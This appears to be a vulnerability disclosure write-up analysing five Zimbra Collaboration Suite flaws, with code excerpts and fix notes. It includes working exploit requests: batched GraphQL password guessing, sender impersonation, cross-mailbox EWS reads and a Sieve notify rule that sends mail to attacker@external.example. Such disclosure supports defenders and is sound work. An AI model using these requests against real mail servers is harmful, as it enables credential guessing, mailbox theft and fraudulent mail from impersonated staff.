❌

Reading view

There are new articles available, click to refresh the page.

From One Account to Every Mailbox: Breaking Zimbra's Identity Boundaries (Part 1)

An enterprise mail server authenticates users, stores private communications, delivers recovery links, runs calendars, and sends mail that employees and other systems trust. Compromising it can therefore expose both email and the identities and workflows built around it.

During a broader assessment of Zimbra Collaboration Suite (ZCS), Rapid7 reported more than 80 vulnerabilities spanning authentication, mailbox authorization, calendar processing, web clients, document services, and the host operating system. The affected components are being fixed on different schedules, so we are publishing the analysis in stages. An accompanying GitHub repository containing full write-ups and PoCs serves as a live technical tracker, and will be updated as further findings and fixes become public.

This first article concentrates on five account-related vulnerabilities:

CVE

Finding

Rapid7 CVSS

Fixed release

CVE-2026-93637

GraphQL authentication rate-limit bypass

3.7 Low

No public fix listed

CVE-2026-93635

LDAP filter injection

5.3 Medium

No public fix listed

CVE-2026-73571

Email impersonation via SaveDraftRequest

8.3 High

ZCS 10.1.17

CVE-2026-10631

EWS cross-user mailbox access

6.5 Medium

ZCS 10.1.20

CVE-2026-50055

Sieve notify forwarding-restriction bypass

6.5 Medium

ZCS 10.1.20

Part 2 will cover unauthenticated stored XSS paths in the Classic and Modern clients and what they can do with the recipient's session. A script can install the Sieve forwarding rule (CVE-2026-50055); another path preserves direct mailbox access after the original session expires or the victim changes their password. CVE-2026-73571 makes these attacks more credible by placing the message in the mailbox as any chosen local user.

Parts 3 and 4 move through the document-service boundary from SSRF to code execution as zimbra, then cover multiple independent paths from zimbra to root. The BruCON presentation, Signed, Sealed, Compromised: Weaponizing Enterprise Mail Infrastructure, previewed these chains, including selected root-command output returned to the victim's browser after one message selection.

Product description

Zimbra Collaboration Suite is a self-hosted platform for email, calendars, contacts, tasks, and file sharing. Zimbra calls its commercial server Network Edition. Within one Network Edition installation, customers can license a mixture of Standard and Professional users. Zimbra Desktop and Zimbra Connector for Outlook are separate client applications, while Exchange Web Services (EWS) is a separately licensed server feature for Outlook compatibility.

ZCS includes two webmail clients with different request and rendering stacks: Classic relies primarily on SOAP, while Modern uses GraphQL. The server also accepts SMTP and iCalendar input, exposes compatibility services such as EWS, and delegates work to local components running under several operating-system identities.

Testing setup

Rapid7 initially assessed ZCS 10.1.16_GA_4850 Network Edition on Ubuntu 22.04. For fixed findings, each section describes Zimbra's fix and the accompanying Github repository retains the complete vulnerable-to-fixed diff.

Impact

The pre-authentication findings lower separate barriers to obtaining a foothold. GraphQL hides failed password attempts from Zimbra's source-IP counter. In the configured external-LDAP case, a second flaw can also leave the optional account-lockout policy with no local account to lock.

Each remaining finding is independently exploitable from an ordinary compromised account. Email impersonation needs no optional feature: the attacker places a different local address in an authenticated request. Zimbra submits the message from that account through the trusted outbound pipeline and records a copy in the selected user's Sent folder.

If EWS is enabled for the compromised account, the attacker can read private conversations, attachments, drafts, sent mail, contacts and calendar entries from other users' mailboxes. A separate Sieve policy bypass can keep copies of future mail flowing to the attacker after the original session expires or the password changes.

These examples do not represent everything an attacker can do with authenticated Zimbra access, or the full vulnerability set from the assessment.

GraphQL authentication rate-limit bypass (CVE-2026-93637)

This pre-authentication route requires only HTTPS access to Zimbra. ZimbraInvalidLoginFilter normally records failed logins by source address around requests to the public service endpoints. Classic submits login attempts through the SOAP AuthRequest path, whereas Modern exposes the same password check through its GraphQL authenticate mutation.

That limiter's failure threshold is 10 by default, and after a source crosses it within the configured window, subsequent requests handled by the filter receive HTTP 503. CVE-2026-93637 allows attempts through GraphQL to remain invisible to that counter.

Technical analysis

The failure counter relies on a request attribute

ZimbraInvalidLoginFilter wraps requests to the public service endpoints and runs the downstream handler before its counter logic:

// ZimbraInvalidLoginFilter.doFilter()
// ... whitelist, disabled-filter and existing-suspension handling omitted
chain.doFilter(request, response);
if (req.getAttribute(AUTH_FAILED) != null) { // [0] wrapper-supplied signal
    // ... logging omitted
    boolean loginFailed = (Boolean)req.getAttribute(AUTH_FAILED);
    if (loginFailed) {
        // ... per-IP counter lookup and initialization omitted
        if (count.incrementAndGet() > this.maxFailedLogin) {
            this.numberOfFailedOccurence.put(clientIp, count);
            this.suspiciousIpAddrLastAttempt.put(
                clientIp, System.currentTimeMillis());
        }
        this.numberOfFailedOccurence.put(clientIp, count);
    }
    // ... final debug logging omitted
}

At [0], failure processing begins only if the downstream path added auth.failed to the request. The relevant SOAP exception path is:

// SoapEngine.dispatchRequest()
// ... earlier dispatch handling omitted
catch (AccountServiceException.AuthFailedServiceException e) {
    HttpServletRequest httpReq = (HttpServletRequest)context.get("servlet.request");
    httpReq.setAttribute("auth.failed", (Object)Boolean.TRUE); // [1] failure becomes visible
    String clientIp = (String)context.get(REQUEST_IP);
    httpReq.setAttribute(REQUEST_IP, (Object)clientIp);
    response = soapProto.soapFault((ServiceException)e);
    // ... debug and informational logging omitted
}

At [1], SoapEngine.dispatchRequest() sets the attribute before returning the authentication fault. A failed SOAP login therefore reaches the check at [0] and increments the source-IP counter.

GraphQL skips the SOAP failure handler

Modern Zimbra's GraphQL extension builds an ordinary AuthRequest, then reaches its handler through XMLDocumentUtilities.executeDocumentAsGuest():

// XMLDocumentUtilities.executeDocumentAsGuest()
public static Element executeDocumentAsGuest(DocumentHandler handler,
        Element request, RequestContext rctxt) throws ServiceException {
    HashMap<String, Object> context = new HashMap<String, Object>();
    context.put("zimbra.context",
        GQLAuthUtilities.getGuestZimbraSoapContext(request.getQName(), handler, rctxt));
    context.put("servlet.request", rctxt.getRawRequest());
    context.put("servlet.response", rctxt.getRawResponse());
    return handler.handle(request, context); // [2] bypasses SoapEngine
}

At [2], the helper calls the authentication handler without passing through SoapEngine. An incorrect password still becomes a GraphQL error, but the catch block at [1] never runs. The attribute read at [0] is absent, so the filter does not increment the source-IP counter.

Exploitation

Batched authentication

An unauthenticated client sends JSON to /service/extension/graphql. GraphQL aliases let its query field invoke authenticate repeatedly with different passwords:

mutation {
Β Β a0: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass0"}) { authToken }
Β Β a1: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass1"}) { authToken }
Β Β a2: authenticate(authInput: {account: {accountBy: name, key: "victim@example.test"}, password: "pass2"}) { authToken }
}

Each alias performs a real authentication operation. Failures appear in the GraphQL errors array, while a successful alias returns an authentication token under its corresponding name. The GraphQL engine imposes no application-level alias limit on this path. The whole document remains one HTTP request, so Jetty's request-count control sees one request rather than the number of login operations inside it.

Alias execution is sequential and backend-bound, so the rate depends on the deployment. Using 100 aliases per request, 10,000 candidates completed in under two minutes without the Zimbra IP counter or Jetty's request filter blocking the source. The vulnerability removes IP-level failed-login accounting and reduces request overhead.

The CVE-2026-93637 PoC accepts an ordinary password file, generates the batched GraphQL documents and reports the accepted candidate.

metasploit-module.png
Figure 1: Metasploit module tests 1500 passwords in 15 requests, successfully identifying the correct password in the final batch.

Per-account lockout

The IP counter is not Zimbra's only possible control. Its separate per-account lockout policy is disabled by default, but when enabled, failed GraphQL operations still increment the target local account's counter and stop further guessing when that account locks.

CVE-2026-93635 and external LDAP

On domains configured with external LDAP search-filter authentication and lazy auto-provisioning, CVE-2026-93635 turns the login field into a password oracle for an external directory user. LdapUtil.computeDn() substitutes a wildcarded login such as jdoe*@example.test into the configured filter without escaping it. If that pattern selects one directory entry, Zimbra tries the candidate password against that user. An incorrect password returns account.AUTH_FAILED; a correct password passes the LDAP bind and reaches lazy provisioning, producing a different response.

The wildcarded login is not the name of an existing local Zimbra account, so the optional per-account lockout has no account against which to record the failed attempt. Sending the same operation through GraphQL also avoids the source-IP counter. With per-account lockout enabled and its threshold set to five, repeated wrong candidates incremented neither counter, while a correct password remained distinguishable. This two-bug composition applies only to the stated external-LDAP configuration, not Zimbra's default local-authentication path.

The LDAP/GraphQL composition PoC and CVE-2026-93635 tracker entry cover this configured external-directory path in detail. The CVE-2026-93637 tracker entry records the standalone finding and affected-version evidence.

Impact

Anyone who can reach the public GraphQL endpoint can make repeated password guesses without triggering Zimbra's source-IP suspension. Batching several candidates also reduces the number of HTTP requests and the associated network overhead. This makes weak, reused or previously exposed passwords more practical to test, but it does not reveal a strong password or bypass a separate MFA check.

Email impersonation via SaveDraftRequest (CVE-2026-73571)

SaveDraftRequest has a delegated-sending path selected by isDelegatedReq. On a vulnerable server, an ordinary user can place another local address in the request's From field. The handler resolves that address to its mailbox, assumes the mailbox owner's authority and calls Zimbra's normal send routine without checking whether the signed-in account has send-as rights. This is an application authorization failure, not a forged display name or a hand-written SMTP header: Zimbra submits the attacker's message as the selected account and adds the corresponding item to that account's Sent folder.

The target must be on the same mailbox server, but the attack requires no optional Zimbra feature, existing delegation, administrator right or victim action.

Technical Analysis

Claimed sender becomes mailbox authority

After the request parser extracts the From address, the delegated branch resolves that address to a local account and reads an optional delegateeAccountId:

// SaveDraft.handle() excerpt
// ... message fields, From address and delegation attributes parsed above
if (mailAddress != null) {
    delegatorAccount = prov.get(
        Key.AccountBy.name, mailAddress, zsc.getAuthToken()); // [0] account named by From
}
if (isDelegatedReq) {
    delegatorMbox = MailboxManager.getInstance()
        .getMailboxByAccountId(delegatorAccount.getId());
    Account delegateeAccount = null;
    OperationContext oct = null;
    if (delegateeAccountId != null) {
        delegateeAccount = prov.getAccountById(delegateeAccountId);
        oct = new OperationContext(delegateeAccount); // [1] supplied account context
    } else if (delegatorMbox != null) {
        oct = new OperationContext(delegatorMbox); // [2] claimed sender context
    }
    if (oct != null && delegatorMbox != null) {
        mm = ParseMimeMessage.parseMimeMsgSoap(
            zsc, oct, delegatorMbox, msgElem, null, mimeData);
        boolean deliveryReport = false;
        // ... optional delivery-report update omitted
        SendMsg.doSendMessage(oct, delegatorMbox, mm, mimeData.uploads,
            null, "r", null, null, false, false, false, deliveryReport); // [3] platform delivery
    }
    // ... response construction omitted
}

There is no checkRight(), canAccessAccount(), or canSendAs() call between resolving the account at [0] and delivery at [3]. In the demonstrated request, delegateeAccountId is absent. At [2], Zimbra constructs the operation context from the mailbox named in From, causing the later send to treat the selected account as the caller. [3] then submits the message through Zimbra's legitimate sending path.

There is a second way to trigger the flaw. The attacker can supply the claimed sender's account UUID in delegateeAccountId. At [1], Zimbra constructs the operation context directly from that account and reaches the same impersonation result without checking the identity that was actually signed in.

Exploitation

Sending as a local identity

The relevant SaveDraftRequest body is:

<SaveDraftRequest xmlns="urn:zimbraMail" isDelegatedReq="1">
  <m>
    <e t="t" a="recipient@example.test"/>
    <e t="f" a="ceo@example.test"/>
    <su>Updated payroll review</su>
    <mp ct="text/plain"><content>Please review the changes.</content></mp>
  </m>
</SaveDraftRequest>

Because Zimbra submits the message through its legitimate infrastructure, the issue goes beyond display-name spoofing. On a deployment whose legitimate outbound mail passes SPF, DKIM, and DMARC, the impersonated message passes them too: it uses the same source MTA, signing domain, RFC sender, and envelope sender as legitimate mail from the selected account. Local testing confirmed that sender alignment and normal MTA path.

The CVE-2026-73571 PoC submits the delegated request with an operator-selected sender, recipient, subject and message body. On the affected build, the message arrived with the CEO as its RFC sender, and the same subject appeared in the CEO's Sent folder.

forged-ceo-communications.png
Figure 2: The victim's Inbox displays the forged message as an ordinary internal email from the CEO.

Impact

An attacker can impersonate any local user, not only an administrator or executive. Internally, that allows believable payment requests, changes to account details, malicious links, false instructions and fraudulent approvals. Normal display-name spoofing warnings and external-sender banners do not help because Zimbra submits the message as the selected local user.

Zimbra also places the forged message in the impersonated user's Sent folder. This leaves a fabricated record of authorship and can support an attempt to frame that user.

ceo-sent-folder.png
Figure 3: The same forged message is recorded in the CEO's Sent folder.

For external recipients, the attacker can send from a finance account to request new payment details, use an operations account to cancel or alter an order, or send scams and abusive mail under an employee's address. The consequences depend on the role and relationships of the selected sender.

The same trusted-delivery advantage applies to exploit-bearing mail. The next article will examine browser-side findings that an attacker can deliver from any chosen local account. Impersonation is not required for the XSS itself, but can make the message appear to come from somebody the recipient trusts.

Fix

The patch in ZCS 10.1.17 retains the account that actually signed in unless it has an explicit send-as or send-on-behalf-of right. An unauthorized delegated request consequently runs as the caller rather than the account named in the message.

EWS cross-user mailbox access (CVE-2026-10631)

Zimbra's EWS extension uses composite folder IDs intended for shared-mailbox operations. FindItem trusts the owner UUID inside an attacker-supplied ID and constructs the authorization context from the selected mailbox instead of the account that signed in. This Insecure Direct Object Reference (IDOR) lets any ordinary EWS-enabled account read complete items from other users' mailboxes without a share or delegation grant.

The attacker needs zimbraFeatureEwsEnabled=TRUE. Although disabled by default, deployments using Zimbra's Outlook desktop integration commonly enable EWS class-of-service-wide. The target account does not need EWS enabled, and no target-user action is required.

Technical analysis

Composite IDs select the mailbox

To address a shared item, EWS needs to identify both the mailbox that owns it and the item or folder inside that mailbox. Zimbra encodes this as {ownerUUID}_{numericId}. For example:

5e05e6e2-8810-4c2a-a7ac-3771df62e344_2
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ ^
Β Β Β Β Β Β Β Β Β Β Β Β Β Β owner UUID Β  Β  Β  Β  Β  Β  +-- folder 2 (Inbox)

When FindItem receives a composite ID, FolderUtil.parseItemId() separates the owner and numeric portions. The owner value is then passed to ItemUtil.getGrantorMailbox():

// ItemUtil.getGrantorMailbox()
public static Mailbox getGrantorMailbox(String ownerId) throws ServiceException {
    Provisioning prov = Provisioning.getInstance();
    Account ownerAcct = prov.get(Key.AccountBy.id, ownerId); // [0] supplied owner UUID
    Mailbox mailboxOwnr = MailboxManager.getInstance()
        .getMailboxByAccount(ownerAcct); // [1] selected mailbox
    return mailboxOwnr;
}

At [0], EWS resolves the supplied owner UUID to a local account; [1] retrieves that account's mailbox. Neither method receives the caller's identity.

The mailbox becomes the authenticated identity

The authenticated account and selected mailbox are then passed to ItemOperation:

// ItemOperation.ItemOperation()
public ItemOperation(Account account, Mailbox mailbox, ZimbraAuth zimbraAuth)
        throws ServiceException {
    this.account = account; // [2] authenticated attacker
    this.mailbox = mailbox; // [3] selected owner's mailbox
    this.octxt = mailbox == null
        ? new OperationContext(account)
        : new OperationContext(mailbox); // [4] selected owner context
    this.zimbraAuth = zimbraAuth;
    this.octxt.setUserAgent(zimbraAuth.getUserAgent());
}

[2] is the attacker account. Supplying a victim UUID makes [3] the victim mailbox, so it is not null. [4] therefore creates OperationContext from the victim mailbox instead of the attacker account.

// OperationContext constructors
public OperationContext(Mailbox mbox) throws ServiceException {
    this(mbox.getAccount()); // [5] target mailbox owner
}

public OperationContext(Account acct) {
    this(acct, false);
}

public OperationContext(Account acct, boolean admin) {
    this.authuser = acct; // [6] identity used for permission checks
    // ... remaining context initialization omitted
}

[5] extracts the victim account from that mailbox, and [6] stores the victim as the authenticated user. The mailbox then compares this identity with its owner:

// Mailbox.getAuthenticatedAccount()
Account getAuthenticatedAccount() {
    // ... context and authenticated-user lookup omitted
    if (authuser != null && authuser.getId().equals(this.getAccountId())) {
        authuser = null; // [7] matching identity is treated as owner access
    }
    return authuser;
}

The identities match, so [7] changes the authenticated user to null, which downstream checks treat as owner access. The attacker's request is consequently authorized as the victim. EWS has used the untrusted owner UUID both to select a mailbox and to decide who is authenticated. The numeric folder ID is subsequently resolved within that owner context, allowing FindItem to access any folder in the selected mailbox.

Exploitation

Resolving a target mailbox

A target UUID is available through ordinary authenticated directory lookups. Both GetAccountInfoRequest and SearchGalRequest return zimbraId for a known local address. The PoC uses GetAccountInfoRequest:

<GetAccountInfoRequest xmlns="urn:zimbraAccount">
  <account by="name">victim@example.test</account>
</GetAccountInfoRequest>

The response contains the target's UUID:

<attr name="zimbraId">5e05e6e2-8810-4c2a-a7ac-3771df62e344</attr>

Appending _2 to the UUID forms the target's Inbox identifier. The attacker sends the following EWS request to /service/extension/zimbraews, or to /EWS/Exchange.asmx when EWS is exposed through Zimbra's standard proxy:

<m:FindItem Traversal="Shallow"
    xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
    xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types">
  <m:ItemShape>
    <t:BaseShape>AllProperties</t:BaseShape>
    <t:IncludeMimeContent>true</t:IncludeMimeContent>
  </m:ItemShape>
  <m:IndexedPageItemView MaxEntriesReturned="5" Offset="0" BasePoint="End"/>
  <m:ParentFolderIds>
    <t:FolderId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_2"/>
  </m:ParentFolderIds>
</m:FindItem>

The server returns the selected mailbox's data in the EWS response:

<ns2:Message xmlns:ns2="http://schemas.microsoft.com/exchange/services/2006/types">
  <!-- Complete base64 MIME and other returned fields omitted. -->
  <ns2:ItemId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_380" ChangeKey="600"/>
  <ns2:Subject>Project Phoenix acquisition timeline</ns2:Subject>
  <ns2:Body BodyType="Text">The target accepted the preliminary terms.
    Board approval is due Friday. Keep this strictly confidential.</ns2:Body>
  <ns2:HasAttachments>true</ns2:HasAttachments>
  <ns2:From><ns2:Mailbox>
    <ns2:EmailAddress>finance@northbridge.example</ns2:EmailAddress>
  </ns2:Mailbox></ns2:From>
  <ns2:InternetMessageId><20261005150023.563F6400B9@mail.lab.local></ns2:InternetMessageId>
</ns2:Message>

The CVE-2026-10631 PoC obtains that UUID and creates the composite ID automatically.

Cross-account folder reads

Changing the numeric component selects another well-known folder:

Folder

Crafted ID

Unauthorized result

Inbox

{uuid}_2

Received messages and attachments

Sent

{uuid}_5

Messages sent by the target

Drafts

{uuid}_6

Unfinished messages

Contacts

{uuid}_7

Address-book entries

Calendar

{uuid}_10

Appointments and meeting data

If the target mailbox is on another server in the same Zimbra cluster, the first server forwards the crafted request. The receiving server resolves its local mailbox from the same owner UUID and reaches the vulnerable FindItem constructor.

The CVE-2026-10631 tracker entry covers the full response, affected folders and multi-server path in detail.

Impact

EWS exposes the victim's private message bodies and attachments, as well as drafts, sent mail, contacts and calendar data. The attacker can monitor conversations and use their history to make the separate impersonation attack more credible.

An attacker can also request a password reset for another service, monitor the corresponding mailbox and consume the link. EWS does not bypass third-party MFA by itself, but it exposes an email channel that many services still treat as sufficient proof. Because the owner UUID is attacker-selected, the same ordinary EWS account can repeat these reads against other local mailboxes.

Note that an earlier version of this analysis, presented at BruCON 2026, attributed GetItem, send, move and delete to the same flaw. Comparing intermediate Network Edition releases during this research required multiple restored VM appliances, because EWS is license-gated and normal patching advances the complete system; one appliance retained a separate mailbox authorization state that obscured the boundary, which initially made the impact appear broader. Repeating each operation with explicit authorization and target-state controls narrowed the CVE to FindItem, which still exposes complete MIME and attachments.

Fix

The patch in ZCS 10.1.20 creates the EWS authorization context from the account that signed in, not the mailbox selected by the composite ID. Zimbra applied that correction to both local and remote mailbox operations.

Sieve notify forwarding-restriction bypass (CVE-2026-50055)

zimbraFeatureMailForwardingInFiltersEnabled=FALSE is meant to stop users creating server-side mail-forwarding rules. Zimbra enforces it by rejecting Sieve redirect, but accepts notify even though that action can send selected headers and the complete text body to an arbitrary external address. An authenticated user can therefore install persistent mail exfiltration despite the administrator's restriction. If forwarding is normally allowed, there is no policy boundary to bypass.

Technical analysis

Redirect is the only blocked action

Both the ModifyFilterRulesRequest and ModifyOutgoingFilterRulesRequest SOAP commands call checkForwardFilterAttr() before saving a rule. The check recognizes only one action type:

// DocumentHandler.checkForwardFilterAttr()
public boolean checkForwardFilterAttr(Account account, List<FilterRule> filterRules,
        String filterRuleType) throws ServiceException {
    if (!account.isFeatureMailForwardingInFiltersEnabled() && !filterRules.isEmpty()) {
        for (FilterRule filterRule : filterRules) {
            if (!Objects.requireNonNull(filterRule.getFilterActions()).stream()
                .anyMatch(FilterAction.RedirectAction.class::isInstance) // [0] redirect only
                || this.checkIfFilterAlreadyExists(filterRule, account, filterRuleType))
                continue;
            return false;
        }
    }
    return true; // [1] all other actions allowed
}

At [0], the policy classifies only RedirectAction as forwarding, meaning NotifyAction and RFCCompliantNotifyAction reach [1] even though they can send attacker-selected message content to an external email address.

Notify expands message content

These actions can include message content rather than just a generic alert because SoapToSieve.getSieveScript() enables the variables and enotify extensions. FilterUtil.getVarsMap() then supplies the values available to the notification:

// FilterUtil.getVarsMap() excerpt
// ... case-insensitive variable-map construction omitted
Enumeration enumeration = mimeMessage.getAllHeaders();
while (enumeration.hasMoreElements()) {
    Header header = (Header)enumeration.nextElement();
    vars.put(header.getName().toLowerCase(),
        ZInternetHeader.decode(
            mimeMessage.getHeader(header.getName(), ","))); // [2] decoded headers
}
vars.put("subject", parsedMessage.getSubject());
MPartInfo bodyPart = Mime.getTextBody(parsedMessage.getMessageParts(), false);
if (bodyPart != null) {
    // ... IOException handling omitted
    vars.put("body", Mime.getStringContent(
        bodyPart.getMimePart(),
        mailbox.getAccount().getPrefMailDefaultCharset())); // [3] selected text body
}
return vars;

When the rule runs, Notify.executeBasic() expands those variables into the notification subject and body. [2] makes decoded headers available, and [3] supplies the text part selected by Mime.getTextBody(). It does not supply raw MIME or attachments.

Exploitation

Installing persistent exfiltration

An authenticated user can place the following rule object inside ModifyFilterRulesRequest:

<filterRule name="Email Notification" active="1">
  <filterTests condition="allof"><trueTest/></filterTests>
  <filterActions>
    <actionNotify a="attacker@external.example"
      su="Fwd: ${subject}"
      content="From: ${from}
To: ${to}
Subject: ${subject}

${body}"/>
    <actionKeep/>
  </filterActions>
</filterRule>

actionKeep leaves the original message in the user's Inbox, while each matching delivery sends the selected message text and headers to the external address.

The CVE-2026-50055 PoC preserves existing filters while installing the notify rule. After an ordinary message arrived for the filtered account, another mailbox received its subject, sender, recipients, date and complete text body. The CVE-2026-50055 tracker entry has the complete affected-version information.

notification-delivered.png
Figure 4: The notification delivered to the attacker contains the subject, headers and complete text body of the victim's message.

Hidden from Modern

The persistence is not apparent in Modern. During testing, the server returned the active notification rule while the same account's Filters view remained empty. The server continued to run the rule normally, but Modern did not give the account owner a way to discover or remove it.
